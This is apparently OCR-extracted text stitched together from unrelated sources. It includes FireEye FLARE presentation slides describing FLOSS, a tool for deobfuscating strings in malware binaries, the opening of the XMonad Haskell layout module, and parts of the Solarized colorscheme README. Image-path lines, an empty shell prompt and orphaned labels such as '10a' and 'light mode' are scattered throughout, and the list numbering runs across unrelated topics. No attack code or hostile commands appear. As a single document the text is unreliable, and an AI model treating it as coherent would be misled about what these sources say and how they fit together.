  - Primary: pre-emulation emulator snapshot
  - Secondary: post-emulation emulator snapshot
  - Result: list of byte sequences with differing content
- For each differing byte sequence, use traditional `strings.exe` algorithm to extract human readable strings (ASCII and UTF-16LE)

FireEye
SECURITY REIMAGINED

FLARE



```
flare:~$ 
```


- FLOSS automatically deobfuscates strings from malware binaries.
  - Extracts obfuscated strings, stackstrings, and static strings.
- Handles a lot of tedious work, so you don’t have to.
- Written in pure Python, but distributed as a standalone executable.
  - And it works like the strings.exe that you’re already used to.
- 80% solution that requires very little investment and training.
  - But its easily hackable, and usually trivial to fix for unsupported samples.

“FLOSS”

FireEye
SECURITY REIMAGINED

FLARE


2. **Both sides of the force**



```
-- The collection of core layouts.
-----------------------------------------------------------------
module XMonad.Layout (
    Full(..), Tall(..), Mirror(..),
    Resize(..), IncMasterN(..), Choose, (|||), ChangeLayout(..),
    mirrorRect, splitVertically,
    splitHorizontally, splitHorizontallyBy, splitVerticallyBy, tile
  ) where
import XMonad.Core
import Graphics.X11 (Rectangle(..))
import qualified XMonad.StackSet as W
import Control.Arrow ((***), second)
import Control.Monad
```


I often switch between dark and light modes when editing text and code. Solarized retains the same selective contrast relationships and overall feel when switching between the light and dark background modes. A lot of thought, planning and testing has gone into making both modes feel like part of a unified colorscheme.

3. **16/5 palette modes**



Solarized works as a sixteen color palette for compatibility with common terminal based applications / emulators. In addition, it has been carefully designed to scale down to a variety of five color palettes (four base monotones plus one accent color) for use in design work such as web design. In every case it retains a strong personality but doesn't overwhelm.

4. **Precision, symmetry**


10a
9a
6a
a
light mode